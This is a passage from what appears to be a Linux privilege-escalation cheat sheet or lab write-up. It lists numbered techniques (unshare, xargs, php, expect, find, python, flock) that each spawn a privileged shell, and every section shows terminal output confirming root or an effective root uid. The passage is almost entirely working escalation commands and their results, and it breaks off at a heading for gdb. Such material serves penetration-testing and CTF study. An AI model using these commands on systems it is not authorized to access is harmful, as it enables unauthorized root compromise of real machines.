
```
bash-4.2$ unshare -r /bin/sh
unshare -r /bin/sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root),65534(nfsnobody)
sh-4.2#
```

### 14. xargs




```
bash-4.2$ xargs -a /dev/null sh -p
xargs -a /dev/null sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2#
```

### 15. php




```
bash-4.2$ php -r "pcntl_exec('/bin/sh', ['-p']);"
php -r "pcntl_exec('/bin/sh', ['-p']);"
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2#
```

### 16. expect




```
sh-4.2$ expect -c 'spawn /bin/sh -p;interact'
expect -c 'spawn /bin/sh -p;interact'
spawn /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2#
```

## 17. find




```
bash-4.2$ find . -exec /bin/sh -p \; -quit
find . -exec /bin/sh -p \; -quit
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# █
```

## 18. python




```
bash-4.2$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# █
```

## 19. flock




```
/var/www/html $ flock -u / /bin/sh -p
flock -u / /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# █
```

## 20. gdb



